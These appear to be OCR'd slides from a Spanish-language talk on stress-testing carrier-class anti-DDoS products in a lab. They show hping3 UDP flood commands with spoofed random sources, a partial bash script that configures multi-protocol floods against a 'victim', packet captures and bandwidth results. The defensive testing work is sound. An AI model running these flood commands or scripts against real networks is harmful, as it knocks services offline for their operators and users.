








Tirate un paquetito!

Generando trafico para poner a prueba soluciones Anti DDoS del tipo Carrier Class


/VAR/MDZ

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Julio 2022 → PoC Anti DDoS
  - Diseño Maqueta: ✓
  - Protocolos de pruebas (*) : ✓
  - Configuracion y puesta a punto: WORK IN PROGRESS
  - Realizar pruebas:



Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **Pablo A. Vargas**
  - De las redes a la Ciberseguridad …

    Porque antes el problema era la conectividad

    Y ahora el problema es la hiperconectividad

  - Actualmente [FINTEXA { INFRA (S.I.) }]

FINTEXA

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: ***hping3***
  - send (almost) arbitrary TCP/IP packets to network hosts

  - Para realizar pruebas de penetración y diagnóstico de redes.
  - Creación y el envío de paquetes personalizados a través de una red

```
-pc:~$ sudo hping3 --udp --flood -d 185 --keep -s 123 -p ++1024 --rand-source 192.168.88.188
HPING 192.168.88.188 (enp9s0 192.168.88.188): udp mode set, 28 headers + 185 data bytes
hping in flood mode, no replies will be shown
```

```
pvr@pvr-pc: ~ 114x20
22:03:15.888728 IP 185.38.241.246.123 > 192.168.88.188.32543: NTPv3, unspecified, length 185
22:03:15.888749 IP 242.92.133.5.123 > 192.168.88.188.32545: NTPv3, unspecified, length 185
22:03:15.888769 IP 189.3.155.85.123 > 192.168.88.188.32546: NTPv3, unspecified, length 185
22:03:15.888789 IP 103.33.114.200.123 > 192.168.88.188.32635: NTPv3, unspecified, length 185
22:03:15.888809 IP 88.193.7.247.123 > 192.168.88.188.32547: NTPv3, unspecified, length 185
22:03:15.888829 IP 251.190.209.65.123 > 192.168.88.188.32548: NTPv3, unspecified, length 185
22:03:15.888849 IP 1.169.195.166.123 > 192.168.88.188.32549: NTPv3, unspecified, length 185
22:03:15.888869 IP 106.176.88.171.123 > 192.168.88.188.32550: NTPv3, unspecified, length 185
22:03:15.888889 IP 68.205.87.61.123 > 192.168.88.188.32551: NTPv3, unspecified, length 185
22:03:15.888909 IP 4.155.200.191.123 > 192.168.88.188.32597: NTPv3, unspecified, length 185
22:03:15.888929 IP 196.245.205.132.123 > 192.168.88.188.32552: NTPv3, unspecified, length 185
22:03:15.888949 IP 242.191.172.103.123 > 192.168.88.188.32553: NTPv3, unspecified, length 185
```

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: ***hping3***


```
~$ sudo hping3 --udp --flood -d 185 --keep -s 123 -p ++1024 --rand-source 192.168.88.188
HPING 192.168.88.188 (enp9s0 192.168.88.188): udp mode set, 28 headers + 185 data bytes
hping in flood mode, no replies will be shown
```


```
pvr@pvr-pc: ~ 114x20
22:03:15.888728 IP 185.38.241.246.123 > 192.168.88.188.32543: NTPv3, unspecified, length 185
22:03:15.888749 IP 242.92.133.5.123 > 192.168.88.188.32545: NTPv3, unspecified, length 185
22:03:15.888769 IP 189.3.155.85.123 > 192.168.88.188.32546: NTPv3, unspecified, length 185
22:03:15.888789 IP 103.33.114.200.123 > 192.168.88.188.32635: NTPv3, unspecified, length 185
22:03:15.888809 IP 88.193.7.247.123 > 192.168.88.188.32547: NTPv3, unspecified, length 185
22:03:15.888829 IP 251.190.209.65.123 > 192.168.88.188.32548: NTPv3, unspecified, length 185
22:03:15.888849 IP 1.169.195.166.123 > 192.168.88.188.32549: NTPv3, unspecified, length 185
22:03:15.888869 IP 106.176.88.171.123 > 192.168.88.188.32550: NTPv3, unspecified, length 185
22:03:15.888889 IP 68.205.87.61.123 > 192.168.88.188.32551: NTPv3, unspecified, length 185
22:03:15.888909 IP 4.155.200.191.123 > 192.168.88.188.32597: NTPv3, unspecified, length 185
22:03:15.888929 IP 196.245.205.132.123 > 192.168.88.188.32552: NTPv3, unspecified, length 185
22:03:15.888949 IP 242.191.172.103.123 > 192.168.88.188.32553: NTPv3, unspecified, length 185
```

Alert Characterization

Misuse Types	Total Traffic (7)	100.00%
Misuse Types	UDP (9)	77.78%
Misuse Types	DNS (8)	58.64%
Source IP Addresses	Highly Distributed	100.00%
Destination IP Addresses	[redacted]	100.00%
Protocols	udp (17)	77.78%
Source UDP Ports	1024-65535 (Dynamic)	70.37%
Source UDP Ports	5683 (coap)	48.77%
Destination UDP Ports	53 (domain)	58.64%
Source Countries	Russian Federation	48.77%
Source Countries	United States	35.17%
Source ASNs	NULL (0)	98.14%
Destination ASNs	NULL (0)	100.00%

Packet Size Distribution





Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: ***hping3***
  - send (almost) arbitrary TCP/IP packets to network hosts

```
# ataques en paralelo
PARALELO=5
#
PROTOLIST[0]="" #Set tcp
PROTOLIST[1]="--udp" #Set udp
PROTOLIST[2]="--icmp" #Set icmp
# puerto de destino
TCP_PORT_LIST="20 21 22 25 80 389 443 3306 3389 5938"
UDP_PORT_LIST="7 17 19 53 69 111 123 137 161 389 443 1900 3702 5683 10001 11211"
ICMP_TYPE="0 3 4 5 8 11 13 14 17"
#
TCPFLAG[0]="-F" #Set FIN tcp flag.
TCPFLAG[1]="-S" #Set SYN tcp flag.
TCPFLAG[2]="-R" #Set RST tcp flag.
TCPFLAG[3]="-P" #Set PUSH tcp flag.
TCPFLAG[4]="-A" #Set ACK tcp flag.
TCPFLAG[5]="-U" #Set URG tcp flag.
TCPFLAG[6]="-X" #Set Xmas tcp flag.
TCPFLAG[7]="-Y" #Set Ymas tcp flag.
#
MODO_DIRECTO="-s ++1024 -p"
MODO_REFLEJADO="-p ++1024 -s"
###########################
ORIGEN_IP="??????"
#
ORIGEN_UNICO=" --spoof $ORIGEN_IP "
ORIGEN_RAND=" --rand-source "
#####################################################
# 5 minutos de muestra antes del ataque, 5 hilos, 200 peticiones por hilo
TIEMPO=5
HILOS=5
REQ=200
#####################################################
```

```
#########- No Modificar -#################

#########- Modificar -#################
VICTIMA="$VICTIMA1"
#
PROTO=${PROTOLIST[1]}
PORT_LIST="$UDP_PORT_LIST"
#
ORIGEN="$ORIGEN_RAND"
#
MODO="$MODO_DIRECTO"
#
LOG="resultados-32-antiDDoS-$VICTIMA-$(date +%Y%m%d-%H%M).txt"
#########- Modificar -#################

####################3
```

```
if [ -z $PROTO ]; then
    # FLAG TCP aleatoreo
    size=${#TCPFLAG[@]}
    rand_index=$(($RANDOM % $size))
    FLAG=${TCPFLAG[$rand_index]}
```

```
# tamaño del paquete aleatoreo
DATA=$(expr 1000 + ${RANDOM:0:3} + ${RANDOM:0:3})
if [ "$DATA" -gt "1472" ]; then
    FRAG=" (Fragmentado) "
else
    FRAG=" "
fi
```

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Resultados Parciales de Pruebas

```
Thu 18 Aug 2022 11:25:25 AM -03

                        190.55.247.1

bwm-ng v0.6.3 (probing every 1.000s), press 'h' for help
input: /proc/net/dev type: rate
|         iface                   Rx                   Tx                Total
==============================================================================
             lo:           0.00  b/s            0.00  b/s            0.00  b/s
           eth0:          10.68 Mb/s            7.35 Gb/s            7.36 Gb/s
------------------------------------------------------------------------------
          total:          10.68 Mb/s            7.35 Gb/s            7.36 Gb/s

bwm-ng v0.6.3 (probing every 1.000s), press 'h' for help
input: /proc/net/dev type: rate
/         iface                   Rx                   Tx                Total
==============================================================================
             lo:           0.00 P/s             0.00 P/s             0.00 P/s
           eth0:         926.07 P/s       1188659.38 P/s       1189585.50 P/s
------------------------------------------------------------------------------
          total:         926.07 P/s       1188659.38 P/s       1189585.50 P/s
```


```
bwm-ng v0.6.3 (probing every 1.000s), press 'h' for help
input: /proc/net/dev type: rate
/         iface                   Rx                   Tx                Total
==============================================================================
             lo:           0.00  b/s            0.00  b/s            0.00  b/s
           eth0:           5.09 Gb/s           15.98 Mb/s            5.11 Gb/s
------------------------------------------------------------------------------
          total:           5.09 Gb/s           15.98 Mb/s            5.11 Gb/s

bwm-ng v0.6.3 (probing every 1.000s), press 'h' for help
input: /proc/net/dev type: rate
|         iface                   Rx                   Tx                Total
==============================================================================
             lo:           0.00 P/s             0.00 P/s             0.00 P/s
           eth0:      823804.00 P/s           194.00 P/s        823998.00 P/s
------------------------------------------------------------------------------
          total:      823804.00 P/s           194.00 P/s        823998.00 P/s

hu 18 Aug 2022 11:25:38 AM -03
   49 [18/Aug/2022:11:25:24
   56 [18/Aug/2022:11:25:25
   57 [18/Aug/2022:11:25:26
   63 [18/Aug/2022:11:25:27
   51 [18/Aug/2022:11:25:28
   59 [18/Aug/2022:11:25:29
   46 [18/Aug/2022:11:25:30
   74 [18/Aug/2022:11:25:31
   84 [18/Aug/2022:11:25:32
   88 [18/Aug/2022:11:25:33
   87 [18/Aug/2022:11:25:34
   51 [18/Aug/2022:11:25:35
   28 [18/Aug/2022:11:25:36
   52 [18/Aug/2022:11:25:37
   62 [18/Aug/2022:11:25:38
```


Tirate un paquetito!


/VAR/MDZ

Hecho por informaticos para informaticos

- Evidencias de las Pruebas

Trafico Generado VM Atacante	Trafico Recibido VM Victima	Trafico HTTP Legitimo
		







Tirate un paquetito!


/VAR/MDZ

Hecho por informaticos para informaticos

- DDoS – Patrones de ataques
  - Hit & Run (Cloudflare Radar – 2022Q1)








Tirate un paquetito!

